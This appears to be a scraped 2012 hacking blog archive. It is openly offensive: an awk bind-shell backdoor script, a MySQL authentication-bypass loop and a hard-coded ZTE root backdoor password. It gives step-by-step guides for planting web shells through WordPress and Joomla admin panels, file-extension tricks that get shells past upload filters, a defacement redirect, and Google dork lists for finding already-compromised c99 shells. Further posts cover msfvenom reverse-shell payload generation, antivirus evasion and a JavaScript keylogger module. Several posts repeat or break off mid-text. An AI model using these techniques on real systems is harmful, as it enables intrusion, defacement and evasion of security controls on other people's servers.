BEGIN {
port = 8080
prompt = "bkd> "
service = "/inet/tcp/" port "/0/0"
while(1){
do {
printf prompt |& service
service |& getline cmd
if(cmd) {
while((cmd |& getline) > 0)
print $0 |& service
close(cmd)
}
}
Showing posts with label shell. Show all posts
Showing posts with label shell. Show all posts
Thursday, 12 July 2012

Monday, 11 June 2012
F5 BIG-IP remote root authentication bypass Vulnerability (Update Link and payload for Metasploit)
F5 BIG-IP remote root authentication bypass VulnerabilityCVE reference: CVE-2012-1493Affected platforms: BIG-IP platforms without SCCPVersion: 11.x 10.x 9.xDate: 2012-February-16Security risk: HighVulnerability: F5 BIG-IP remote root authentication bypassResearcher: Florent DaigniereVendor Status: Notified / Patch availableVulnerability Disclosure Policy: https://www.trustmatta.com/advisories/
Sunday, 10 June 2012
Interesting Vulnerability Today(2012-06-11) Microsoft IIS 6.0, Microsoft IIS 7.5
THIS IS A GENUINE ISOWAREZ RELEASE********************************************************------------------------------------------------------------------------------------------------------------------------------------------------------------Title: Microsoft IIS 6.0 with PHP installed Authentication BypassAffected software:Microsoft IIS 6.0 with PHP installed(tested on Windows Server 2003 SP1
MySQL Authen Bypass Vulnerability On Ubuntu (*update python script)
This vulnerability was public by @hdmoore, @jcran, @jduck1337 and another security expert guys from my twitter.
This vulnerability effects on Ubuntu/Debian 32/64bit, MySQL 5.5.22 not work on RHEL/CentOS5 and 6 (x86_64)
Python script for this vulnerability
#!/usr/bin/pythonimport subprocesswhile 1: subprocess.Popen("mysql -u root mysql --password=blah", shell=True).wait(
Details here:
This vulnerability effects on Ubuntu/Debian 32/64bit, MySQL 5.5.22 not work on RHEL/CentOS5 and 6 (x86_64)
Python script for this vulnerability
#!/usr/bin/pythonimport subprocesswhile 1: subprocess.Popen("mysql -u root mysql --password=blah", shell=True).wait(
Details here:
Thursday, 31 May 2012
Metasploit 4 on iPhone 4S & iPad 2
# Install basic toolsapt-get update apt-get dist-upgrade apt-get install wget subversion# Download correct version of ruby and dependencies wget http://ininjas.com/repo/debs/ruby_1.9.2-p180-1-1_iphoneos-arm.debwget http://ininjas.com/repo/debs/iconv_1.14-1_iphoneos-arm.debwget http://ininjas.com/repo/debs/zlib_1.2.3-1_iphoneos-arm.deb# Install them dpkg -i iconv_1.14-1_iphoneos-arm.debdpkg
Wednesday, 23 May 2012
Automating SQLMap with data from wapiti By Brandon Perry
This version was modified to use in Backtrack 5 R2(ruby1.9.4dev), if you want the original version, please go to the Source.
You must to save this script in wapiti path.
#!/usr/bin/env ruby#require 'active_support/secure_random'require 'securerandom'require 'rexml/document'wapiti_path = '/pentest/web/wapiti/'sqlmap_path = '/pentest/database/sqlmap-dev/'wapiti_report_path = '/tmp/wapiti_report
You must to save this script in wapiti path.
#!/usr/bin/env ruby#require 'active_support/secure_random'require 'securerandom'require 'rexml/document'wapiti_path = '/pentest/web/wapiti/'sqlmap_path = '/pentest/database/sqlmap-dev/'wapiti_report_path = '/tmp/wapiti_report
Monday, 14 May 2012
Nice backdoor, ZTE.
The ZTE Score M is an Android 2.3.4 (Gingerbread) phone available in the United States on MetroPCS, made by Chinese telecom ZTE Corporation. There is a setuid-root application at /system/bin/sync_agent that serves no function besides providing a root shell backdoor on the device. Just give the magic, hard-coded password to get a root shell: $ sync_agent ztex1609523 # id
Sunday, 13 May 2012
How To Upload Your Shell On Wordpress Websites
You an gain access yo admin panel of wordpress website via symlink. In this tutorial I will be telling you how to upload your shell after gaining the admin access.
1. Login into the wordpress admin panel.
Goto http://www.site.com/wp-admin/ or http://www.site.com/wp-login/

2. Now on the left hand side look for the option Appreance.

3. Click on Appreance after that you will get a option "Editior" click on that after clicking on Appreance.


5. Replace the source codes with the codes of your shell and click on upload
You wil get your shell uploaded here
http://www.site.com/wp-content/themes/themename/yourshell.php
1. Login into the wordpress admin panel.
Goto http://www.site.com/wp-admin/ or http://www.site.com/wp-login/
2. Now on the left hand side look for the option Appreance.
3. Click on Appreance after that you will get a option "Editior" click on that after clicking on Appreance.
4. After clicking on "Editior" under Appearance you will get the following screen with the source code of the theme. Now see Right slider bar and click on any option like 404.php or comments.php

You wil get your shell uploaded here
http://www.site.com/wp-content/themes/themename/yourshell.php
Tuesday, 8 May 2012
How To Upload your Shell in Joomla Websites
In this tutorial I will be telling you how to upload your shell after getting access into the Joomla Panel. Just follow the screenshots to succesfully upload your shell.
1. First off all Login into your Joomla Panel by entering the login details.

2. When You Will be logged in, you will see a page like this.

3. See on the top and look for the option named Extension. Click on it and Select Template Manager

4. After Clicking on Template Manager, Your Joomla panel will show up the following as shown in the picture below.

5. From there choose any template and click on it, In my case I choose berk. Afer clicked on berk the following screen will came.

6. See the top right of the Panel, you will see a option named Edit HTML. Click on that.

7. Here you will see the source codes of the template. Now replace these codes with your shell's source code and click on save.
Now you can access you shell. The path of your shell will be www.site.com/templates/beez/index.php
1. First off all Login into your Joomla Panel by entering the login details.

2. When You Will be logged in, you will see a page like this.

3. See on the top and look for the option named Extension. Click on it and Select Template Manager

4. After Clicking on Template Manager, Your Joomla panel will show up the following as shown in the picture below.

5. From there choose any template and click on it, In my case I choose berk. Afer clicked on berk the following screen will came.

6. See the top right of the Panel, you will see a option named Edit HTML. Click on that.

7. Here you will see the source codes of the template. Now replace these codes with your shell's source code and click on save.
Now you can access you shell. The path of your shell will be www.site.com/templates/beez/index.php
Monday, 30 April 2012
Google Dorks : Backdoored c99 (Find Already Uploaded c99 Shells)
Following are is a google dorks which can be used to find already uploaded shells via Google.

Dork List :
safe-mode: off (not secure) drwxrwxrwx c99shell
inurl:c99.php
inurl:c99.php uid=0(root)
root c99.php
"Captain Crunch Security Team" inurl:c99
inurl:c99.php
allinurl: c99.php
inurl:c99.php
inurl:"c99.php" c99shell
inurl:c99.php uid=0(root)
c99shell powered by admin
c99shell powered by admin
inurl:"/c99.php"
inurl:c99.php
c99 shell v.1.0 (roots)
inurl:c99.php
allintitle: "c99shell"
inurl:"c99.php
allinurl: "c99.php"
inurl:c99.php
intitle:C99Shell v. 1.0 pre-release +uname
allinurl: "c99.php"
inurl:c99.php
inurl:"c99.php" c99shell
inurl:"/c99.php
inurl:/c99.php+uname
allinurl:"c99.php"
inurl:"c99.php"
allinurl:c99.php
"inurl:c99..php"
c99shell [file on secure ok ]?
powered by Captain Crunch Security Team
allinurl:c99.php
"c99.php" filetype:php
allinurl:c99.php
inurl:c99.php
allinurl:.c99.php
"inurl:c99.php"
c99. PHP-code Feedback Self remove
allinurl:c99.php
download c99.php
allinurl:c99.php
inurl:c99.php
allinurl: "c99.php"
intitle:C99Shell v. 1.0 pre-release +uname
allinurl:"c99.php"
inurl:c99.php
safe-mode: off (not secure) drwxrwxrwx c99shell
c99.php download
inurl:c99.php
c99shell filetype:php -echo
inurl:"c99.php"
inurl:c99.php uid=0(root)
allinurl:c99.php
inurl:"/c99.php" intitle:"C99shell"
C99Shell v. 1.0 pre-release build #5
--[ c99shell v. 1.0 pre-release build #16
c99shell linux infong
C99Shell v. 1.0 pre-release build
!C99Shell v. 1.0 beta!
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
!c99shell v. 1+Safe-mode: OFF (not secure)
"C99Shell v. 1.0 pre-release build "
intitle:c99shell +filetype:php
inurl:c99.php
intitle:C99Shell v. 1.0 pre-release +uname
intitle:!C99Shell v. 1.0 pre-release build #16! root
!C99Shell v. 1.0 pre-release build #5!
inurl:"c99.php"
C99Shell v. 1.0 pre-release build #16!
intitle:c99shell intext:uname
allintext:C99Shell v. 1.0 pre-release build #12
c99shell v. 1.0 pre-release build #16
--[ c99shell v. 1.0 pre-release build #15 | Powered by ]--
allinurl: "c99.php"
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
"c99shell v 1.0"
ftp apache inurl:c99.php
c99shell+v.+1.0 16
C99Shell v. 1.0 pre-release build #16 download
intitle:c99shell "Software: Apache"
allinurl: c99.php
allintext: Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove
intitle:c99shell uname -bbpress
intitle:"index.of" c99.php
inurl:admin/files/
intitle:"index of /" "c99.php"
intitle:"index of" intext:c99.php
intitle:index.of c99.php
intitle:"index of" + c99.php
intitle:index/of file c99.php
intitle:index/of file c99.php
index of /admin/files/
intitle:"Index of/"+c99.php
c99.php "intitle:Index of "
intitle:index.of c99.php
img/c99.php
intitle:index.of c99.php
img.c99.php
intitle:"Index of/"+c99.php
"index of /" c99.php
c99.php
intitle:"Index of" c99.php
"index of" c99.php
"Index of/"+c99.php
Refer the below links for more hacking with Google Dorks :
Google Dorks : Learn How To Use Google For Hacking
Google Dorks : Digging The Web Much Deeper
Google Dorks : Find Unattended Security Cameras

Dork List :
safe-mode: off (not secure) drwxrwxrwx c99shell
inurl:c99.php
inurl:c99.php uid=0(root)
root c99.php
"Captain Crunch Security Team" inurl:c99
inurl:c99.php
allinurl: c99.php
inurl:c99.php
inurl:"c99.php" c99shell
inurl:c99.php uid=0(root)
c99shell powered by admin
c99shell powered by admin
inurl:"/c99.php"
inurl:c99.php
c99 shell v.1.0 (roots)
inurl:c99.php
allintitle: "c99shell"
inurl:"c99.php
allinurl: "c99.php"
inurl:c99.php
intitle:C99Shell v. 1.0 pre-release +uname
allinurl: "c99.php"
inurl:c99.php
inurl:"c99.php" c99shell
inurl:"/c99.php
inurl:/c99.php+uname
allinurl:"c99.php"
inurl:"c99.php"
allinurl:c99.php
"inurl:c99..php"
c99shell [file on secure ok ]?
powered by Captain Crunch Security Team
allinurl:c99.php
"c99.php" filetype:php
allinurl:c99.php
inurl:c99.php
allinurl:.c99.php
"inurl:c99.php"
c99. PHP-code Feedback Self remove
allinurl:c99.php
download c99.php
allinurl:c99.php
inurl:c99.php
allinurl: "c99.php"
intitle:C99Shell v. 1.0 pre-release +uname
allinurl:"c99.php"
inurl:c99.php
safe-mode: off (not secure) drwxrwxrwx c99shell
c99.php download
inurl:c99.php
c99shell filetype:php -echo
inurl:"c99.php"
inurl:c99.php uid=0(root)
allinurl:c99.php
inurl:"/c99.php" intitle:"C99shell"
C99Shell v. 1.0 pre-release build #5
--[ c99shell v. 1.0 pre-release build #16
c99shell linux infong
C99Shell v. 1.0 pre-release build
!C99Shell v. 1.0 beta!
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
!c99shell v. 1+Safe-mode: OFF (not secure)
"C99Shell v. 1.0 pre-release build "
intitle:c99shell +filetype:php
inurl:c99.php
intitle:C99Shell v. 1.0 pre-release +uname
intitle:!C99Shell v. 1.0 pre-release build #16! root
!C99Shell v. 1.0 pre-release build #5!
inurl:"c99.php"
C99Shell v. 1.0 pre-release build #16!
intitle:c99shell intext:uname
allintext:C99Shell v. 1.0 pre-release build #12
c99shell v. 1.0 pre-release build #16
--[ c99shell v. 1.0 pre-release build #15 | Powered by ]--
allinurl: "c99.php"
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
"c99shell v 1.0"
ftp apache inurl:c99.php
c99shell+v.+1.0 16
C99Shell v. 1.0 pre-release build #16 download
intitle:c99shell "Software: Apache"
allinurl: c99.php
allintext: Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove
intitle:c99shell uname -bbpress
intitle:"index.of" c99.php
inurl:admin/files/
intitle:"index of /" "c99.php"
intitle:"index of" intext:c99.php
intitle:index.of c99.php
intitle:"index of" + c99.php
intitle:index/of file c99.php
intitle:index/of file c99.php
index of /admin/files/
intitle:"Index of/"+c99.php
c99.php "intitle:Index of "
intitle:index.of c99.php
img/c99.php
intitle:index.of c99.php
img.c99.php
intitle:"Index of/"+c99.php
"index of /" c99.php
c99.php
intitle:"Index of" c99.php
"index of" c99.php
"Index of/"+c99.php
Refer the below links for more hacking with Google Dorks :
Google Dorks : Learn How To Use Google For Hacking
Google Dorks : Digging The Web Much Deeper
Google Dorks : Find Unattended Security Cameras
Permanent Reverse Backdoor for IPhone / IPad By CoreSec
If you want to see the full detail, please go to the Source.
sbd is a Netcat-clone, designed to be portable and offer strong encryption. It runs on Unix-like operating systems and on Microsoft Win32. sbd features AES-128-CBC + HMAC-SHA1 encryption (by Christophe Devine), program execution (-e option), choosing source port, continuous reconnection with delay, and some other nice features.
sbd is a Netcat-clone, designed to be portable and offer strong encryption. It runs on Unix-like operating systems and on Microsoft Win32. sbd features AES-128-CBC + HMAC-SHA1 encryption (by Christophe Devine), program execution (-e option), choosing source port, continuous reconnection with delay, and some other nice features.
Sunday, 29 April 2012
Uploading Shell using Live HTTP Headers
Hi Guys today i will show you how to upload shell using live HTTP Headers .
Things Required :
Step By Step Tutorial :


Doubts ?? Comment ^_^
Things Required :
- Firefox Browser
- Live HTTP Headers (Firefox Add-on)
- Access To Admin Panel Of a Website
Step By Step Tutorial :
- First Login into the Website & then find any place to upload Image or something else .
- Then now add jpg after the php extension so that your shell extension will look like - Shell.php.jpg
- Choose the shell & then now click on Tools>Live HTTP Header to start it, now once you have opened the HTTP Header, click on Upload .
- Now wait till it captures the data, when it has captured the data search for you shell name with extension (shell.php.jpg) & after you have founded it , then select it & then click on Replay button .
- After clicking on Replay Button again a popup will appear & it will be divided in 2 parts but you have to work in the down part . Again in the down portion part find for your shell name with extension (shell.php.jpg), after you have found you shell name now remove .jpg from teh extension & then again click on replay button . Now your shell will be uploaded as shell.php !! .
Doubts ?? Comment ^_^
Thursday, 19 April 2012
Execute or Access Your .jpg Shell
After hacking the admin panel of the website, find a place to upload image. from there instead of image you can upload your shell. Sometimes .php files are not allowed or there are restrictions on uploading .php files, So inorder to upload and execute for shell you have to change the extension of your shell.
Open your shell in notepad and then Save As and change the extension to any any one of the
shell.php;.jpg
shell.php.jpg
shell.php..jpg
shell.php.jpg
shell.php.jpg:;
shell.php.jpg%;
shell.php.jpg;
shell.php.jpg;
shell.php.jpg:;

Suppose you have uploaded your shell in image section of the website, You will find your shell most of times here http://website/images/shell.php
If there is no upload section in the administrator panel of the website but there is a section where you can update or add news, you can use meta http-equiv to make redirection from website to your deface page.
Just add this code in news
<meta http-equiv="refresh" content="0;url=http://link_to_your_deface_page">
#HACK WEBSITE'S ADMIN PANEL USING BASIC SQL INJECTION
Open your shell in notepad and then Save As and change the extension to any any one of the
shell.php;.jpg
shell.php.jpg
shell.php..jpg
shell.php.jpg
shell.php.jpg:;
shell.php.jpg%;
shell.php.jpg;
shell.php.jpg;
shell.php.jpg:;

Suppose you have uploaded your shell in image section of the website, You will find your shell most of times here http://website/images/shell.php
If there is no upload section in the administrator panel of the website but there is a section where you can update or add news, you can use meta http-equiv to make redirection from website to your deface page.
Just add this code in news
<meta http-equiv="refresh" content="0;url=http://link_to_your_deface_page">
#HACK WEBSITE'S ADMIN PANEL USING BASIC SQL INJECTION
Wednesday, 18 April 2012
Web Application exploitation - a cheatsheet By Tim Arneaud
If you want to get the full article, please go to the Source.
WebShell BackdoorsMinimal php command shells
file cmd.php: PHP script text =>
or
Example usage via Remote File Include (RFI):
http:///index.php?cmd=&page=http:///cmd.php
Null Bytes () may also assist in some cases:http://<
WebShell BackdoorsMinimal php command shells
file cmd.php: PHP script text =>
or
Example usage via Remote File Include (RFI):
http://
Null Bytes () may also assist in some cases:http://<
Monday, 19 March 2012
The Available Plugins Of Ettercap
If you want to see "how to ARP Poisoning with ettercap", you can go to the Source for that :)
Available plugins :arp_cop 1.1 Report suspicious ARP activityautoadd 1.2 Automatically add new victims in the target rangechk_poison 1.1 Check if the poisoning had successdns_spoof 1.1 Sends spoofed dns repliesdos_attack 1.0 Run a d.o.s. attack against an IP addressdummy 3.0 A plugin
Available plugins :arp_cop 1.1 Report suspicious ARP activityautoadd 1.2 Automatically add new victims in the target rangechk_poison 1.1 Check if the poisoning had successdns_spoof 1.1 Sends spoofed dns repliesdos_attack 1.0 Run a d.o.s. attack against an IP addressdummy 3.0 A plugin
Wednesday, 22 February 2012
Keylogging with Metasploit & Javascript
If you want the detail, please go to the Source.
Step 1: Module setup:
msf > use auxiliary/server/capture/http_javascript_keylogger
msf auxiliary(http_javascript_keylogger) > set demo true
demo => true
msf auxiliary(http_javascript_keylogger) > show options
Module options (auxiliary/server/capture/http_javascript_keylogger):
Name Current Setting Required Description
----
Step 1: Module setup:
msf > use auxiliary/server/capture/http_javascript_keylogger
msf auxiliary(http_javascript_keylogger) > set demo true
demo => true
msf auxiliary(http_javascript_keylogger) > show options
Module options (auxiliary/server/capture/http_javascript_keylogger):
Name Current Setting Required Description
----
Monday, 20 February 2012
Post Exploitation To Manage Firewall And Antivirus
Firewall
1. Show Firewall Operation Mode
> netsh firewall show opmode
C:\Documents and Settings\Administrator>netsh firewall show opmodeDomain profile configuration:-------------------------------------------------------------------Operational mode = EnableException mode = EnableStandard profile configuration (current):----------------------------------------
1. Show Firewall Operation Mode
> netsh firewall show opmode
C:\Documents and Settings\Administrator>netsh firewall show opmodeDomain profile configuration:-------------------------------------------------------------------Operational mode = EnableException mode = EnableStandard profile configuration (current):----------------------------------------
Friday, 17 February 2012
Using Metasm To Avoid Antivirus Detection (Ghost Writing ASM)
If you want all the detail, please go to the Source.
1. Create malicious file(backdoor)
$ ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=443 R > raw_binary
or
$ ./msfvenom --payload windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=443 -f raw > raw_binary
2. Copy metasm.rb (ruby library for disassemble file that normally ship with Metasploit ) to metasm folder of
1. Create malicious file(backdoor)
$ ./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=443 R > raw_binary
or
$ ./msfvenom --payload windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=443 -f raw > raw_binary
2. Copy metasm.rb (ruby library for disassemble file that normally ship with Metasploit ) to metasm folder of
Thursday, 26 January 2012
Howto: Install Metasploit on your Ipad2(iOS5.0.1)
1. SSH to your ipad for easy typing
2. Install all packet that must use for Metasploit
- apt-get install adv-cmds apt basic-cmds bootstrap-cmds bzip2 class-dump coreutils developer-cmds diskdev-cmds file-cmds gawk gdb git gzip iokittools less more nano network-cmds ldid openssh rsync shell-cmds system-cmds com.ericasadun.utilities top uikittools findutils inetutils diffutils lsof subversion vim
2. Install all packet that must use for Metasploit
- apt-get install adv-cmds apt basic-cmds bootstrap-cmds bzip2 class-dump coreutils developer-cmds diskdev-cmds file-cmds gawk gdb git gzip iokittools less more nano network-cmds ldid openssh rsync shell-cmds system-cmds com.ericasadun.utilities top uikittools findutils inetutils diffutils lsof subversion vim
Sunday, 22 January 2012
Howto: Use shellcodeexec to bypass antivirus
The characteristics of shellcodeexec are as follows:
Can be compiled and works on POSIX (Linux/Unices) and Windows systems.
Can be compiled and works on 32-bit and 64-bit architectures.
As far as I know, no AV detect it as malicious.
Works in DEP/NX-enabled environments: it allocates the memory page
where it stores the shellcode as rwx – Readable Writable and
eXecutable.
It supports
Subscribe to:
Posts (Atom)